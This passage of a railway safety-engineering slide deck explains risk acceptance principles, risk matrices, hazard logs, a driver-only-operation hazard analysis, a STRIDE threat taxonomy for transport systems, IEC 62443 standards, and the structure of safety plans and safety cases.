  - an explicit risk estimation.
- The assessor shall:
  - demonstrate that the selected risk acceptance principle is adequately applied;
  - check that the selected risk acceptance principles are used consistently.

# Use of codes of practice

- “A written set of rules that, when correctly applied, can be used to control one or more specific hazards.”
- Codes of practice must:
  - be widely acknowledged in the specific domain;
  - be relevant for the control of the considered hazards, meaning that it has been successfully applied in similar situations;
  - be publicly available for all actors who want to use them, not necessarily free of charge.



# Use of codes of practice

- Codes of practice cover documents described as standards, procedures or rule books, for railways, for example:
  - Technical Specifications for Interoperability (TSIs);
  - National Technical Rules and National Safety Rules;
  - Rail Industry Standards;
  - British Standards, Euronorms and other international standards;
  - Network Rail company standards;
  - Association of Train Operating Companies (ATO) standards;
  - Etc.

**Codes of practice are rarely written just to control hazards – they are normally also written to deliver other benefits such as efficiency, interoperability and reliability**

# Use of codes of practice

When

- Safety measures from the codes of practice appropriately cover the hazard, and
- The codes of practice are fully complied with.



Then

- The safety measures from the codes of practice are considered as safety requirements for the hazard;
- Record the reasons for believing that the safety requirements from the codes of practice appropriately cover the hazard;
- Add the safety requirements in the system definition.

# Use of reference system

- Comparison with reference system(s) principle:
  - Compare a new system against an existing system which is known to be associated with an acceptable level of risk;
  - If the systems are sufficiently similar that there is no additional risk associated with the new system, then the risk from it is considered acceptable;
  - The safety measures from the reference system will be adopted by the new system as safety requirements.



# Use of reference system

- The reference system must:
  - have been proven in-use to have an acceptable safety level and would still qualify for approval in the Member State where the system is to be introduced.
  - have “similar” functions and interfaces as the system under assessment;
  - be used under “similar operational conditions” as the system under assessment;
  - be used under “similar environmental conditions” as the system under assessment.



Resolution 500x500 px  
Print format: 25% of the original size

# Use of reference system

Steps:

1. The risks associated with the hazards covered by the reference system are considered as acceptable;
2. The safety measures from the reference system will be adopted by the new system as safety requirements;
3. These safety requirements are registered in the hazard record as safety requirements for the relevant hazards.

Resolution 500x375 pt  
Print Version: PDF File download  
http://www.critical.pt



# Deviation from the reference system

- In case of deviation of the systems, the risk evaluation shall demonstrate that the system under assessment reaches at least the same safety level as the reference system;
- One way of carrying out this approach is:
  - Identify all differences between the systems which might affect risk;
  - Identify all differences between the operational and environmental conditions which might affect risk;
  - For each difference in both lists assess if it would make the risk higher or lower;
  - If the results of the previous step demonstrate that the risk associated with the hazard is not greater in the SUA, then the risk associated with that hazard is accepted. The level of risk met by the reference system sets the risk assessment criteria,



# Explicit risk estimation

- Explicit risk estimation can be used where
  - We are unable (or unwilling) to address the hazards via a code of practice or comparison with a reference system;
  - Deviations are necessary from codes of practice or reference systems;
  - We need to explicitly analyse the hazards and evaluate design principles or safety measures.



# Explicit risk estimation

- Explicit risk estimation is an assessment of the risks associated with hazard(s)
- The risk is defined as a combination of
  - The rate of the occurrence of the hazard causing harm (the frequency)
  - The degree of severity of the harm (the consequence)
- Explicit risk estimation can be qualitative, semi-quantitative or quantitative
  - Depending on the availability of data and confidence in such data
- The methods used for explicit risk estimation shall reflect correctly the system under assessment and its parameters (including all operational modes)
- The results shall be sufficiently accurate to provide a robust basis for decision-making


# Qualitative risk estimation

- The classification of an hazard is made on the basis of expert judgement
- In practice, this can be undertaken via the collective opinion of the attendees at an hazard identification workshop
- For a straightforward hazard:
  - Identify the causes of the hazard, and document as a table or short explanation
  - Identify the possible consequences of the hazard and the factors that affect those consequences, and document as a table or short explanation
  - Identify the existing safety measures which control the hazard
  - Identify the practical additional safety measures which might be implemented to control the hazard further




# Semi-quantitative risk estimation

- Used when some data is available, or a good degree of judgment can be applied to estimates of the frequency and consequences of each accident;
- Typically uses a  $5 \times 5$  matrix with the frequency and consequence rankings broadly separated by a fixed factor, but this does not have to be the case;
- The size of the matrix and the factor difference in frequency and consequence rankings should suit a particular stakeholders' operation.



# Semi-quantitative risk estimation

- The main advantages of using a risk matrix:
  - It is an easily understandable representation of relative risk levels;
  - It can be applied relatively quickly;
  - It is readily understandable by those whose inputs and opinions are needed to apply it;
  - It enables the combination of frequency and consequences to be represented in an intuitive visual way.
- The explicit risk estimation involves:
  - Identifying the possible causes of the hazard and estimate the likelihood of each cause resulting in an accident;
  - Identifying the possible consequences of the hazard and assess their severity.



# Likelihood look-up table

| RANKING | CATEGORY                   | DESCRIPTION                                                                                                                                          |
|---------|----------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------|
| 5       | Frequent or almost certain | Event occurs many times during the period of the project (or life of the facility).                                                                  |
| 4       | Likely                     | Event likely to occur once or more during the period of the project (or life of the facility).                                                       |
| 3       | Possible                   | Event could occur during the period of the project (or life of the facility).                                                                        |
| 2       | Improbable                 | Event is unlikely to occur, but it is possible.<br>Means an occurrence of failure at a frequency less than or equal to $10^{-7}$ per operating hour. |
| 1       | Highly improbable          | May occur only in exceptional circumstances.<br>Means an occurrence of failure at a frequency less than or equal to $10^{-9}$ per operating hour.    |

# Consequence look-up table

| RANKING | CATEGORY      | DESCRIPTION                                                                                                                                                           |
|---------|---------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 5       | Catastrophic  | A “catastrophic accident” means an accident typically affecting a large number of people and resulting in multiple fatalities and/or major damage to the environment. |
| 4       | Critical      | A “critical accident” means an accident typically affecting a very small number of people and resulting in at least one fatality                                      |
| 3       | Moderate      | Small injuries requiring medical treatment and some lost time                                                                                                         |
| 2       | Minor         | Minor injuries, first aid only required                                                                                                                               |
| 1       | Insignificant | No injuries or negligible social cultural impacts                                                                                                                     |

# Frequency/Consequence look-up table

| Frequency / Consequence    | Insignificant | Minor | Moderate | Critical | Catastrophic |
|----------------------------|---------------|-------|----------|----------|--------------|
|                            | 1             | 2     | 3        | 4        | 5            |
| Frequent or almost certain | 5             | 6     | 7        | 8        | 9            |
| Likely                     | 4             | 5     | 6        | 7        | 8            |
| Possible                   | 3             | 4     | 5        | 6        | 7            |
| Improbable                 | 2             | 3     | 4        | 5        | 6            |
| Highly improbable          | 1             | 2     | 3        | 4        | 5            |

|        |             |                                                                                                                                                                                                                                                       |
|--------|-------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 8 – 10 | Intolerable | Risks considered Intolerable shall be eliminated.                                                                                                                                                                                                     |
| 7      | Undesirable | <p>Accepted only when risk reduction is impracticable and with the agreement of the Safety Regulatory Authority (SFA), as appropriate.</p> <p>Action plans must be developed with clear assignment of individual responsibilities and timeframes.</p> |
| 5 – 6  | Tolerable   | <p>Acceptable with adequate control and with the agreement of the SFA.</p> <p>Risk requires specific ongoing monitoring and review, to ensure level of risk does not increase. Otherwise manage by routine procedures.</p>                            |
| 2 – 4  | Negligible  | <p>Acceptable with/without the agreement of the Safety Regulatory Authority.</p> <p>Risk can be accepted or ignored. Manage by routine procedures, however unlikely to need specific application of resources.</p>                                    |

# Calibrating the risk matrix

- Risk classification matrices are used for ranking and comparing the risk of different hazards
- The matrix must be calibrated so that relative risk of different hazard is preserved across the various risk classifications
  - Achieved by having the same factor difference (a factor of 5) between each frequency and consequence category

|                            | Once in  | No / year |   |
|----------------------------|----------|-----------|---|
| Frequent or almost certain | 12 days  | 31.25     | 5 |
| Likely                     | 2 months | 6.25      | 4 |
| Possible                   | 9 months | 1.25      | 3 |
| Improbable                 | 4 years  | 0.25      | 2 |
| Highly improbable          | 20 years | 0.05      | 1 |

# Quantitative risk estimation

- Risk in the context of safety can be defined as a measure of the fatalities and weighted injuries (FWIs) that are estimated to occur per year.
- Can be calculated as the product of how often an event is likely to occur per year (**the event frequency**) and **the consequences** (injuries, fatalities or incidents of shock / trauma) that could arise should an event occur, that is:

| Frequency of an accident<br>(resulting from a hazard) | X | The consequences of<br>the accident | = | Collective Risk              |
|-------------------------------------------------------|---|-------------------------------------|---|------------------------------|
| e.g. events / year                                    |   | e.g. expected FWIs /<br>event       |   | e.g. expected<br>FWIs / year |

# Safety measures

- Safety measures are defined as:  
'a set of actions either reducing the rate of occurrence of a hazard or mitigating its consequences in order to achieve and/or maintain an acceptable level of risk.'
- Safety measure is a broad term, encompassing:
  - Measures that are in place prior to the system implementation;
  - New measures which might be considered for the application;
  - Safety measures that are to become formal safety requirements.



# Safety requirements

- “safety requirements’ mean the safety characteristics (qualitative or quantitative, or when needed both qualitative and quantitative) necessary for the design, operation (including operational rules) and maintenance of a system in order to meet legal or company safety targets;”
- Safety requirements may include requirements on the technical system, but also requirements on the operational and maintenance arrangements
  - Safety-Related Application Conditions (SRAC)




# Hazard Management

- Hazard management Process: create and update the Hazard record
  - Track the progress in monitoring risks associated with the identified hazards
  - Includes all hazards, together with all related safety measures and system assumptions identified during the risk assessment process
  - Contains a clear reference to the origin of the hazards and to the selected risk acceptance principles
  - Clearly identify the actor(s) in charge of controlling each hazard
  - After system acceptance, the hazard record is maintained by the infrastructure manager or the railway undertaking
- Exchange of information
  - Communicate all hazards that cannot be controlled by one actor alone and shall be communicated to another relevant actor.

# Hazard life cycle

- Hazard life cycle
  - **Open**: initial status after a hazard has been identified
  - **Controlled**: risk evaluation process has been completed and safety requirements have been established which are sufficient to control risk to an acceptable level
  - **Cancelled**: potential hazard is not an actual hazard or is wholly contained within another hazard so no further action is necessary
  - **Transferred**: hazard has been transferred to another actor who now takes the lead
  - **Closed**: compliance with all safety requirements related to the hazard has been demonstrated



# Independent Assessment

- Independent assessment of the correct application of the risk management process and its results is mandatory by an Assessment Body
- The Assessment Body shall have:
  - Competence in risk management: knowledge and experience of the standard safety analysis techniques and of the relevant standards;
  - All relevant competences for assessing the parts of the system;
  - Competence in the correct application of safety and quality management systems or in auditing management systems.



# Hazard Analysis Example

- [Sample Template](#)
- Consider an existing train system with driver and assistant, reduced to one driver only;
- Intended Change: move from two-man operation to DOO(p) – Driver Only Operation for passenger trains;
- Change deemed ‘significant’ because it:
  - Affects safety;
  - Would generally be a novel mode of operation for the train operating company and route and may require the introduction of new technology or equipment;
  - Would be fairly complex because it involves a range of different technical and operational interfaces;
  - Affects organisational structure;

# Hazard Analysis Example

- Four representative scenarios for analysis
  - DOO(p) on a straight platform with the driver performing look-back;
  - DOO(p) on a negatively curved platform with the driver using lineside CCTV cameras to view the doors;
  - DOO(p) on a curved platform with platform staff supporting dispatch (with and without right-away indicators);
  - DOO(p) on a straight platform with a nearby level crossing;

# Hazard Analysis Example



# Hazard Analysis Example

| ID    | Hazard                                                                      |                                                                                                |
|-------|-----------------------------------------------------------------------------|------------------------------------------------------------------------------------------------|
| HZ-01 | Doors closed with person (or object attached to person) not clear           |                                                                                                |
| HZ-02 | Train dispatched with person trapped in doors                               |                                                                                                |
| HZ-03 | Train dispatched with person in high risk position of the dispatch corridor |                                                                                                |
| HZ-04 | Person returns to train once it has been dispatched                         | No hazards is considered as<br>'reasonably acceptable'<br>→ Continue to the risk<br>evaluation |
| HZ-05 | Train dispatched with person fallen between train and platform              |                                                                                                |
| HZ-06 | Wrongside door release - doors released off platform                        |                                                                                                |
| HZ-07 | Train stopped short: doors released off platform                            |                                                                                                |
| HZ-08 | Long train at short platform: all doors released, some off the platform     |                                                                                                |
| HZ-09 | Train dispatched against-signal                                             |                                                                                                |
| HZ-10 | Train accelerates towards a red signal after being dispatched on a yellow   |                                                                                                |

# Safety & Security

- Information Disclosure not present...

| STRIDE Classification   | Domain                               | Threat Description                                                                                                                                                                                                                                                                                                                                    |
|-------------------------|--------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Denial of Service       | Airborne, Space, Automotive, Railway | Jamming and flooding ground station, VLAN flooding attack, Flooding signals to satellite, Fake correspondent node addresses, Unauthorized Brake, Attacking Active Brake Function, Attacking E-Toll, Head Unit Attack, Flashing per OBD, WLAN Attack, Disturbing passenger Information system, GSM-R Attack (DoS - Denial of service)                  |
| Elevation of privileges | Airborne, Automotive, Railway        | VLAN Tagging attack, Attacking E-Toll, Force Green Wave/Getting traffic lights green ahead of the attacker, Flashing per OBD, E-Call, Manipulate Speed Limits, Manipulate Traffic Flow, Database attack                                                                                                                                               |
| Repudiation             | Automotive                           | Engine DoS-Attack (Engine Refuse to Start)                                                                                                                                                                                                                                                                                                            |
| Spoofing                | Airborne, Railway Space,             | Spoofing attacks on the Automatic Dependent Surveillance – Broadcast (ADS-B) system, Fake correspondent node addresses, Spoofed binding updates, Fake/Modified telecommands delivered to satellites, WLAN Attack                                                                                                                                      |
| Tampering               | Airborne, Automotive, Railway, Space | Interference in communications, Tampering GPS coordinates, Tampering attacks on ADS-B, Head Unit Attack, Simulate Traffic Jam, Tamper with Warning Message, Flashing per OBD, Manipulate physical components, Manipulate signalling components, GPS data falsification, Disturbing passenger Information system, Tampering satellite Software updates |

# Safety & Security

- See examples in

[CECRIS 20150129 WP2 D2.3 IntegrationOfSafetyAndSecurity R08.pdf](#)

# Apply a Standard to a Project

- Example of ISO/IEC 62443, Security for industrial automation and control systems:
  - IEC TS 62443-1-1:2009 - Terminology, concepts and models
  - IEC 62443-2-1:2010 - Establishing an industrial automation and control system security program
  - IEC TR 62443-2-3:2015 - Patch management in the IACS environment
  - IEC 62443-2-4:2015 - Security program requirements for IACS service providers
  - IEC 62443-2-4:2015/AMD1:2017 - Amendment 1
  - IEC TR 62443-3-1:2009 - Security technologies for industrial automation and control systems
  - IEC 62443-3-2:2020 - Security risk assessment for system design
  - IEC 62443-3-3:2013 - System security requirements and security levels
  - IEC 62443-4-1:2018 - Secure product development lifecycle requirements
  - IEC 62443-4-2:2019 - Technical security requirements for IACS components

# Apply a Standard to a Project

- Standards are expensive
- Shall be applied from the beginning
- Will be certified
- But, known good practices and requirements can/shall always be applied even if no certification is required
  
- It represents a magnificent log of good design practices
- [ISO/IEC 62443 Sample Checklist](#)

# Safety Plan

- Done at the initial planning phase of the project
- Basically defines "Who does what and when" in the scope of safety management activities
- Is one the project plans and it defines the relation with other relevant plans: Project Management Plan (PMP), Quality Assurance Plan (QAP) and Validation and Verification Plan (VVP)
- Should provide a short description of the system as part of the introduction
- Should define in which artefacts the Safety Requirements and details on how they are to be achieved, namely in terms of:
  - Safety roles, responsibilities and bodies
  - Safety tasks and relation to the project lifecycle phases
  - Hazard identification and analysis
  - Risk Assessment
  - Assurance of safe design
  - Verification and Validations activities
  - Safety Assessment and audits
  - Safety related deliverables
  - Safety assurance processes
  - Constraints and assumptions
- Should define the structure of the Safety Case


| Lifecycle Phase              | Phase related Safety tasks                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 6. Design and Implementation | <p>Implement Safety Plan by review, analysis, testing and data assessment, addressing:</p> <ul style="list-style-type: none"> <li>• Hazard Log</li> <li>• Hazard Analysis &amp; Risk Assessment</li> <li>• Justify safety related design decisions</li> <li>• Undertake Programme Control, covering:           <ul style="list-style-type: none"> <li>• Safety Management</li> <li>• Control of sub-contractors &amp; suppliers</li> <li>• Prepare Generic Safety Case</li> <li>• Prepare (if appropriate) Generic Application Safety Case</li> </ul> </li> </ul> |

# Safety Case

- Is the key document that documents demonstration that the product complies with the specified safety requirements
- Evidence can be shown in related documents, all referred in the Safety Case
- Should cover
  - Technical requirements
  - Quality processes
  - Safety Processes
- Concludes unequivocally on if and how the system complies with the expected SIL (Safety Integrity Level)
- Identifies and describes (or points to the description) on all the open points an SRACs

# Safety Case

- Safety Case Sample



# Safety Case :: Quality Management Report


- Shows evidence of the control of quality of the system by an effective Quality Management System (QMS)
- QMS purpose is to minimize the incidence of human errors at each stage of the lifecycle and should be applicable throughout the system lifecycle
- Examples of aspects which should be controlled by the quality management system and included in the Quality Management Report
  - organisational structure;
  - quality planning and procedures;
  - specification of requirements;
  - design control;
  - design verification and reviews;
  - application engineering;
  - procurement and manufacture;
  - product identification and traceability;
  - handling and storage;
  - inspection and testing;
  - non-conformance and corrective action;
  - packaging and delivery;
  - installation and commissioning;
  - operation and maintenance;
  - quality monitoring and feedback;
  - documentation and records;
  - configuration management/change control;
  - personnel competency and training;
  - quality audits and follow-up;
  - decommissioning and disposal.

# Safety Case :: Safety Management Report

- Shows evidence of the managing of safety of the system by an effective safety management process
- Safety management process purpose is to minimize the incidence of safety-related human errors at each stage of the lifecycle
- The Safety Management Report must include all documentary evidence for this process, either directly or by reference to other documents
- The process should be consistent with the defined in EN 50126 in areas like RAMS management, hazard analysis and risk assessment
- Should include, but not necessary limit to, the following elements
  - Safety lifecycle
  - Safety organization
  - Safety plan
  - Hazard log
  - Safety requirements specification
  - System design
  - Safety reviews
  - Safety verification and validation
  - Safety justification
  - System handover
  - Operation and maintenance
  - Decommissioning and disposal

# Safety Case :: Technical Safety Report

- Consists of technical evidence of the safety of the system design (product), complementing the evidence of quality and safety management (process)
- Should explain the technical principles which assure the safety of the design, including supporting evidence (design principles and calculations, test specifications and result, safety analysis)




# Safety Case :: Technical Safety Report

- Structure of the Technical Safety Report (full description in EN 50129):
- Introduction: overview description of the system including summary of technical safety principles and the extent to which the system is claimed to be safe. Should also indicate the applicable standards and respective issues
- Assurance of correct operation: evidence on the system correct operation according to its operational and safety requirements, including the following aspects:
  - System architecture description
  - Definition of interfaces
  - Fulfilment of System Requirements Specification
  - Fulfilment of Safety Requirements Specification
  - Assurance of correct hardware functionality
  - Assurance of correct software functionality
- Effects of faults: evidence that the occurrence of random and systematic faults do not reduce the safety of the overall system, including the following aspects:
  - Effects of single faults
  - Independence of items
  - Detection of single faults
  - Action following detection (including retention of safe state)
  - Effects of multiple faults
